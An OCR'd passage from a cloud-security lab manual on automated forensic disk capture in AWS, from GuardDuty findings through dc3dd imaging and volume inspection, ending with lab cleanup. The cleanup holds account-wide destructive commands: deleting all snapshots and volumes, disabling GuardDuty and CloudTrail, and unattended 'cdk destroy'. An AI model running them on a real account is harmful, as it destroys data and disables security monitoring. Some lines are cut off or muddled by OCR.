
Question

Besides a Backdoor, what other GuardDuty findings would you want to look for and perform some type of automation?

Click to reveal

Severity might be another detail to trigger from. If it's a high severity, and it involves an instance, trigger this workflow. Look at the Severity Format for more details. All possible details can be found on the GetFindings page.

4. Below the `Event Pattern` section is the `Targets` section. One or more targets are invoked when this event rule fires. In this case, the target is a Lambda function with the name `AutoInvoke` in its name. (Remember, CDK adds random numbers/letters to the name to make it unique.) Also note, when we executed the Python code to simulate the GuardDuty finding, we sent JSON data to this Lambda function, simulating this event firing.



5. Clicking the name of the Lambda function will take you to the Lambda function itself. When invoking the Lambda function, the rule sends the entire event data to the Lambda function. This `invoke` Lambda function takes the event data, creates a new JSON object from it, then kicks off the Step Function.
6. The code from this CDK can be found on one of the Author's GitHub page, for cybergoof/autoforensic.[7] Feel free to investigate the Lambda functions, which can be found in src/forensic_auto_capture/disk_functions/assets[8]

7. The Step Function workflow will take the InstanceId that generated the GuardDuty event, and will take a snapshot of all volumes attached to that EC2 Instance. The snapshots are then copied to a `security` account. For this lab, however you only have the one account, so it's copying to its own account. The author wanted to leave those steps in there to demonstrate this process.

> **Question**
>
> This workflow is designed so that a `security` account could be separate from the source VM. Why might we do this?
>
> > **Click to Reveal**
> >
> > Most companies do not have only one AWS account or Microsoft Azure subscription. Dev accounts, production accounts, the marketing team, some random account everyone forgot about? All of these separate accounts or subscriptions are being used by the company. AWS and Azure best practices is to have separate `Security` accounts that receive logs, centralize Security Hub alerts, or receive VM snapshots to investigate. Not only does this centralize the data, but it also allows a different security model to be applied to the resources. Maybe your evidence S3 bucket can not be deleted until the data is 30 days old. You can be specific and apply those in the security account.

8. When the final Snapshot is created,[9] it is then converted into a Volume.[10] The final step of the Step Function is to spin up a new VM[11] and mount the volume.[12]

> **Note**
>
> Each of the links in the previous paragraph will take you to the Lambda function code in GitHub.

9. Once that new VM has attached the volume, it runs the tool d3dd. Take a minute to read about it on the Kali dc3dd page.[13] The EC2 Image Builder[14] recipe for setting up this VM can be found on the GitHub Page[15]

> **Question**
>
> Looking at the prep-image.yml,[16] can you see what command is being run?
>
> > **(Click to Reveal)**
> >
> > It's a bit convoluted, but the actual command is there. `d3dd if=/dev/nvme1n1` will make a full copy of the /dev/nvme1n1, which is the newly mounted volume. d3dd logs are sent to /home/ubuntu/collection.log. The resulting binary file is then sent to our evidence collecting S3 bucket.

10. That is a quick walk through of the workflow. The code is in a public GitHub project, so feel free to use, make suggestions, or improve and do a pull request.

Investigate the Results

There are two main end products for this workflow. The binary copy of the image stored in S3, and a volume we could spin up and look at. An S3 bucket was created by the `AutoForensic` CloudFormation stack. That S3 bucket is where all the gathered evidenced is dropped. Multiple snapshots and volumes were created by the workflow and are stored in your EC2 dashboard.

1. We should make sure that the workflow completed. Return to the Step Function execution and ensure that the execution has succeeded.

   If it has not finished, wait until it is green and says "Succeeded".

2. After the entire Step Function has executed, a virtual machine has spun up to collect the data from the attached snapshot. That instance will perform its job, then shut itself down. We need to wait until it has finished shutting down. The name of the instance will be similar to `i-039fdf47b0de73888-vol-04c40e4fe0f83455e`, the suspicious instance ID followed by the captured volume ID.

> **The problem with workflows**
>
> This highlights a problem with workflows. All executions have been in the realm of the cloud services. But the activity on the host is hidden from AWS. The step function does not easily know when it is complete.
>
> It is possible to connect them, but makes the flow even more complicated.

3. Let's go look at the S3 bucket. First, go to the S3 buckets and find one that starts with `autoforensic`.

Click to reveal

Find the S3 AWS service.


One of the buckets will have a named that starts with `autoforensic`.

A thought on buckets


In a production environment, your security team will have an account with one or more buckets for security. Forensic or investigation data should likely be separate from the security logs bucket. One main reason is because your log bucket likely should never have another person or app adding data to it, except in a "break glass" situation, but your Investigation bucket might. So treat them differently.

4. Select that bucket and you will see at least one `folder`. This is the unique ID for that run of the `AutoForensic` workflow. Each of these folders represents a unique time that GuardDuty (or our invoke.py program) triggered a flow. Click the latest folder to see `ParentEvent.json` and `disk_evidence`.

Click to reveal




Clicking the event ID shows the file `ParentEvent.json` and the folder `disk_evidence`.




5. The ParentEvent.json is the JSON event that started the Step Function. It was stored in this S3 bucket by the Lambda function with `DiskInvoke` in the name. This Lambda function builds the JSON file, stores it in the S3 bucket, and then launches the Step Function. We will look at this later.
6. Select the folder `disk_evidence` from the S3 bucket to go one level deeper to see the `collection.log`, `image.dd` and `processResources.json` files.

Click to reveal



Clicking the `disk_evidence` folder shows us the data pulled from the captured volume.



7. These files are created by our workflow to describe the volume that was captured. The first thing you will notice is that each file starts with the volume ID, which is connected to the suspicious VM. You can open the log file, but here is an example of what they look like.

collection.log

dc3dd output from the Forensic VM that was spun up at the end of the workflow.

```
[+] Wed Nov 17 23:22:14 UTC 2021 disk /dev/nvme1n1 has been mounted. Starting Collection.
[+] Wed Nov 17 23:22:14 UTC 2021 running command dc3dd if=/dev/nvme1n1 hash=md5 log=/home/ubuntu/
collection.log bufsz=30M verb=on | aws s3 cp - s3://autoforensic-
autoforensicresourceartifactbucket55-88g4b9gv1tvu/4ebe66c1a859131797b3685be9814dc8/disk_evidence/
vol-04b903e51bac77a0a.image.dd

dc3dd 7.2.646 started at 2021-11-17 23:22:14 +0000
compiled options:
command line: dc3dd if=/dev/nvme1n1 hash=md5 log=/home/ubuntu/collection.log bufsz=30M verb=on
device size: 16777216 sectors (probed),    8,589,934,592 bytes
sector size: 512 bytes (probed)
  8589934592 bytes ( 8 G ) copied ( 100% ), 136.022 s, 60 M/s

input results for device `/dev/nvme1n1':
  16777216 sectors in
  0 bad sectors replaced by zeros
  040b6daa3cddbd5680dfe714c6bf56c4 (md5)

output results for file `stdout':
  16777216 sectors out

dc3dd completed at 2021-11-17 23:24:30 +0000

[+] Wed Nov 17 23:24:31 UTC 2021 running command aws s3 cp collection.log autoforensic-
autoforensicresourceartifactbucket55-88g4b9gv1tvu/4ebe66c1a859131797b3685be9814dc8/disk_evidence/
vol-04b903e51bac77a0a.collection.log
```

Besides dc3dd, what else would you automate?

The VM is set up to run dc3dd when a new block storage is mounted. What other tools would you want executed? Collect biggest files? Newest files? Newest Executables? How about a copy of the last 2 hours of on VM logs?

If you have people performing forensic analysis in your organization, or maybe people who do it on the side when something bad happens, they will start performing the same analytic tasks over and over. They are a good source of information to figure out what to do with automated collection.

8. The `processResources.json` file is more important to us. It gives the core resources that were involved in this workflow. You should open the files yourself, but here is a sample one.

processResources.json

```
{
  "SourceSnapshotID": "snap-0a800b0bd9a2a1d24",
  "SourceVolumeID": "vol-04b903e51bac77a0a",
  "SourceDeviceName": "/dev/xvda",
  "VolumeSize": 8,
  "InstanceID": "i-0821a5703154c719f",
  "FindingID": "finding/4ebe66c1a859131797b3685be9814dc8",
  "IncidentID": "4ebe66c1a859131797b3685be9814dc8",
  "AccountID": "087386143427",
  "Region": "us-east-1",
  "EvidenceBucket": "autoforensic-autoforensicresourceartifactbucket55-88g4b9gv1tvu",
  "CopiedSnapshotID": "snap-012a2d114b4d041d3",
  "EncryptionKey": "arn:aws:kms:us-east-1:087386143427:key/244e982a-0f4f-466b-97c9-8f645c3fcf86",
  "FinalCopiedSnapshotID": "snap-019abd3faf95a147c",
  "ForensicVolumeID": "vol-0160538e8bc0c2f81",
  "VolumeAZ": "us-east-1a",
  "ForensicInstances": ["i-00ee32543e340dbb1"],
  "DiskImageLocation": "s3://autoforensic-autoforensicresourceartifactbucket55-88g4b9gv1tvu/
4ebe66c1a859131797b3685be9814dc8/disk_evidence/vol-04b903e51bac77a0a.image.dd"
}
```

How could you use this file?

We had to dive into this folder on the S3 bucket to get this information, but this file is perfect for building automated reports, triggering a JIRA ticket, or kick off an even more awesome workflows.

The `image.dd` file is a full digital copy of the volume. You could copy this file to your Slingshot Distro [17] for forensic analysis. Make sure to store this in an S3 bucket that is locked down, does not allow deleting, etc.

Bonus

We have a snapshot created from the suspicious `SherlocksBlog` VM. In our case, you performed a `dig` command that hit a Command and Control server. Well, a test one. We automated forensic collection because the cloud infrastructure

tends to disappear regularly because it's an elastic environment. When the security team gets around to looking at the evidence, they need a quick way to start the investigation. Maybe use the `Inspector Workstation` for a quick analysis of the snapshot?

1. The workflow took a snapshot of the suspicious volume from `SherlocksBlog`, copied the snapshot, created a volume, then spun up a VM and mounted the volume. We are going to make a NEW volume from the snapshot and attach it to `Inspector Workstation`.

   > **Why do we have to make another Volume? (click to expand)**
   >
   > The volume created by the automated workflow had one purpose: make a binary copy and store in the S3 bucket. In a production system, the workflow would probably delete the volume when the automation ended.
   >
   > The other reason is a matter of availability zone. The workflow creates the volume in a random availability zone in the `baker221b` VPC. That might be a different availability zone than where the `Inspector Workstation` is running. Making a new volume in the right AZ is necessary.

2. The process we need to follow is:

   ```
   - Get the snapshot ID of the snapshot created in the latest run of the workflow.
   - Get the InstanceID and availability zone of the `Inspector Workstation`.
   - Create a volume in the same availability zone as `Inspector Workstation` from that snapshot.
   - When volume is created, attach the volume to the workstation.
   ```

   We could click the web console and do this by hand, but if we automated a workflow to create the evidence, we can automate this.

3. Similar to how you ran `invoke.py` above, there is a Python file in the same directory called `inspect_volume.py` that will perform all the steps we discussed above. Run that Python script.

Execute `inspect_volume.py`

Go back to the `Inspector Workstation` and execute the python program.

Command Line

```
cd ~/labs/sec541-labs/lab-cdk
source .venv/bin/activate
export AWS_DEFAULT_REGION=$(curl http://169.254.169.254/latest/meta-data/placement/region)
echo "Region is $AWS_DEFAULT_REGION"
python tests/assets/inspect_volume.py
deactivate
```

Sample results

The step function arn is arn:aws:states:us-east-1:087386143427:stateMachine:AutoStepFunctionStateMachineB48235C4-Xtlg8t6qz1dW The arn for the latest execution is arn:aws:states:us-east-1:087386143427:execution:AutoStepFunctionStateMachineB48235C4-Xtlg8t6qz1dW:1637544759.4925303-i-051673caab7256b65 The id of the snapshot is snap-0f5a6cfd97d18ce94 Preparing to create volume from snapshot snap-0f5a6cfd97d18ce94 in az us-east-1e Attaching vol-0e05d3443bfd0eef7 to instance i-061494fde978611cc Volume is attached and ready to investigate!

4. Now the volume is attached to the `Inspector Workstation` virtual machine, but the volume needs to be mounted in the operating system.

Mount the attached volume

From the `Inspector Workstation`, mount the newly attached EBS volume to a mount directory so you can interact with it.

Hint 1

This AWS blog EBS Using Volumes describes how to mount EBS volumes. Since we are operating on T2 instances, look for `/dev/xvdf` device types.

Hint 2

Execute the program `lsblk` which displays information about all the block devices. In our case, those are EBS volumes. This command will tell you that `xvdf1` is unmounted.

You will need to create a new directory. Then use 'sudo mount {device} {directory}' to mount the new data block storage.

Command Line

List block storages

```
lsblk
```

Sample Results

```
NAME    MAJ:MIN RM SIZE RO TYPE MOUNTPOINT
xvda    202:0    0   8G  0 disk
└─xvda1 202:1    0   8G  0 part /
xvdf    202:80   0  10G  0 disk
└─xvdf1 202:81   0   8G  0 part
```

Mount Volume

```
sudo mkdir /investigate
sudo mount -t xfs -o nouuid /dev/xvdf1 /investigate
```

There will be no results from this command

5. Now, the entire block storage in question is available in the `/investigate` directory, or wherever you mounted it to. The security team can now investigate the EBS volume, even if the original virtual machine no longer exists.

Looking around

Take a look at the newly mounted directory and make sure you can list its directories.

Hint 1

Now that the block storage is mounted, it looks just like any other directory.

Hint 2

You can `cd` into the mounted directory from the previous group, such as `/investigate`. You can use `ls` to list the contents.

Command Line

```
cd /investigate
ls
```

Sample Results

```
bin  boot  dev  etc  home  lib  lib64  local  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp
usr  var
```

6. Your block storage is now mounted. You have a copy of the `SherlocksBlog` volume, all provided automatically based on a finding from `GuardDuty`. Normally, the security team will go figure out what executable caused the alert. Since you caused the alert in this lab, that would not be fun. But, there happens to be something hidden on that `SherlocksBlog` volume. Can you find it?

Find the note

It seems Moriarty left a note for Sherlock in a file.

Hint 1

The file is a text file, not a binary file.

Hint 2

Moriarty loves to rub it in Sherlock's nose, so he signed the note as himself.

Hint 3

The Linux command grep has a way of recursively looking for a particular string of characters anywhere on the `/investigate` mounted directory.

Command Line

Sorry, no step by step for this one. Keep digging and have fun.

7. That is it for this Lab. We hope it gives you some ideas for how to automate repetitive security workflows, especially when you are racing against the elasticity clock. Enjoy CloudWars.

---

1. https://aws.amazon.com/step-functions/?step-functions.sort-by=item.additionalFields.postDateTime&step-functions.sort-order=desc
2. https://aws.amazon.com/sdk-for-python/
3. https://aws.amazon.com/blogs/security/how-to-automate-forensic-disk-collection-in-aws/
4. https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/EBSSnapshots.html
5. https://docs.aws.amazon.com/eventbridge/index.html
6. https://docs.aws.amazon.com/guardduty/latest/ug/guardduty_findings_cloudwatch.html
7. https://github.com/cybergoof/autoforensic
8. https://github.com/cybergoof/autoforensic/tree/G03/src/forensic_auto_capture/disk_functions/assets
9. https://github.com/cybergoof/autoforensic/blob/G03/src/forensic_auto_capture/disk_functions/assets/final_copy_snapshot/lambda_function.py
10. https://github.com/cybergoof/autoforensic/blob/G03/src/forensic_auto_capture/disk_functions/assets/create_volume/lambda_function.py
11. https://github.com/cybergoof/autoforensic/blob/G03/src/forensic_auto_capture/disk_functions/assets/run_instances/lambda_function.py

12. https://github.com/cybergoof/autoforensic/blob/G03/src/forensic_auto_capture/disk_functions/assets/mount_volume/lambda_function.py
13. https://www.kali.org/tools/dc3dd/
14. https://aws.amazon.com/image-builder/
15. https://github.com/cybergoof/autoforensic/blob/G03/src/forensic_image_pipeline/assets/prep-image.yml
16. https://github.com/cybergoof/autoforensic/blob/G03/src/forensic_image_pipeline/assets/prep-image.yml
17. https://www.sans.org/tools/slingshot/

Cleanup

Objectives

Estimated Time: 20 minutes

- Stop all of the running services
- Use CDK to delete all the CloudFormation templates created to date.

> **Warning**
>
> Students, such as OnDemand students, who have built these classes in their environment, here is the steps needed to destroy their environment.

In case you did not delete Terraform

In this course, you spun up Terraform based infrastructure in Section 2 and 3. Make sure you destroyed the environment as described at the bottom of Lab 2.5 and Lab 3.5

Any CloudWars artifacts?

There may be some artifacts build during CloudWars. We can't give you step by step instructions for destroying them, but the resources created can be deleted using the processes we describe here.

Deleting the Environment

Resources created outside of the CloudFormation templates need to be deleted by hand, or through the CLI.

- Here are some commands to delete the resources from these labs.

Delete the EC2 key

```
aws ec2 delete-key-pair \
    --key-name cloudsecurity
```

Deleting the custom trail

```
aws cloudtrail delete-trail --name write-access
```

Deleting the Athena table and workgroup

```
aws glue batch-delete-table --database-name default --tables-to-delete vpc_flow_logs
aws athena delete-work-group --work-group sec541 --recursive-delete-option
```

Stopping Config

```
RECORDER=$(aws configservice describe-configuration-recorders --query ConfigurationRecorders[].name --
output text)
aws configservice stop-configuration-recorder --configuration-recorder-name $RECORDER
```

Stopping Detective

```
GRAPH_ARN=$(aws detective list-graphs --query GraphList[].Arn --output text)
aws detective delete-graph --graph-arn $GRAPH_ARN
```

Stopping GuardDuty

```
DETECTOR_ID=$(aws guardduty list-detectors --query "DetectorIds[0]" --output text)
aws guardduty update-detector --detector-id $DETECTOR_ID --no-enable
```

Delete all snapshots

```
for snapshot in `aws ec2 describe-snapshots --owner-ids=self --query 'Snapshots[*].SnapshotId' --
output=text`
do
aws ec2 delete-snapshot --snapshot-id $snapshot
done
```

Delete all the unused volumes

```
for volume in `aws ec2 describe-volumes --filter "Name=status,Values=available" --query "Volumes[*].
{ID:VolumeId}" --output text`
do
aws ec2 delete-volume --volume-id $volume
done
```

- CDK is wonderful at deleting CloudFormation templates (in order). Therefore, we can run a really simple command to just delete everything.

Destroy with CDK

```
cd ~/labs/sec541-labs/lab-cdk
source .venv/bin/activate
cdk destroy --all --require-approval never
```

CDK may ask if you agree to delete--answer with "y"

That is it. All the CloudFormation templates will be destroyed.

If there is a failure

If you get a failure to delete, it might be a problem with something added to the environment. The CloudFormation events will tell you what caused the error.

Delete Inspector Worstation

The inspector workstation now needs to be deployed. Leave the

Log into your AWS environment and look for the `CloudShell` icon  at the top of the dashboard, and click it.

Expand if you need to recreate the inspector workstation


```
VPC_ID=$(aws ec2 describe-vpcs \
  --filters Name=isDefault,Values=true \
  --query Vpcs[0].VpcId \
  --output text)
SG_ID=$(aws ec2 describe-security-groups \
  --group-names Inspector-SG \
  --filter Name=vpc-id,Values=$VPC_ID \
  --query SecurityGroups[0].GroupId
  --output text)
INSTANCE_ID=$(aws ec2 describe-instances \
  --filters Name=tag:Name,Values=Inspector-Workstation \
  --query Reservations[0].Instances[0].InstanceId \
  --output text)
aws ec2 terminate-instances \
  --instance-ids $INSTANCE_ID
aws iam remove-role-from-instance-profile \
  --instance-profile-name "inspector-role" \
  --role-name "inspector-role"
aws iam detach-role-policy \
  --role-name "inspector-role" \
  --policy-arn arn:aws:iam::aws:policy/PowerUserAccess
aws iam detach-role-policy \
  --role-name "inspector-role" \
  --policy-arn arn:aws:iam::aws:policy/AmazonSSMManagedInstanceCore
aws iam detach-role-policy \
  --role-name "inspector-role" \
  --policy-arn arn:aws:iam::aws:policy/AmazonSSMFullAccess
aws iam detach-role-policy \
  --role-name "inspector-role" \
  --policy-arn arn:aws:iam::aws:policy/AdministratorAccess
aws iam delete-instance-profile \
  --instance-profile-name "inspector-role"
aws iam delete-role --role-name "inspector-role"
aws ec2 delete-security-group --group-id $SG_ID
```

Session Login


SSM Session Login

Rather than SSH into your EC2 through SSH, we will use Session Manager that gives us a shell console to an EC2 using the Systems Manager agent.

1. Go to the EC2 instances screen via `Services->EC2->Instances (running)`
2. Select the EC2 to log into radio button when the Status Check says " EC2 and click the `Connect` button when the `Status check` is green.




3. That brings us to the `Connect to instance` options. Select the `Session Manager` option, and the `Connect` button should be orange. Click it.



4. A new tab will open with a shell with the prompt `sh-4.2$`. We will be performing our labs as the `ec2-user` user, so you will need to change to that user.

Change to ec2-user

```
sudo su ec2-user
cd ~
```



Deploying the Inspector into your AWS environment

Starting your VM


The labs for this class are 100% cloud based, so no local virtual machines! But, you will need an EC2 that has the lab materials, scripts, and any programs needed for this class. An AMI is available in the regions us-east-1, us-east-2, and us-west-2, so you will need to perform these labs in one of those regions.

1. We need to create the initial EC2 that all labs will be conducted from. This includes IAM roles, security groups, and finding and deploying the EC2 from the shared AMI.

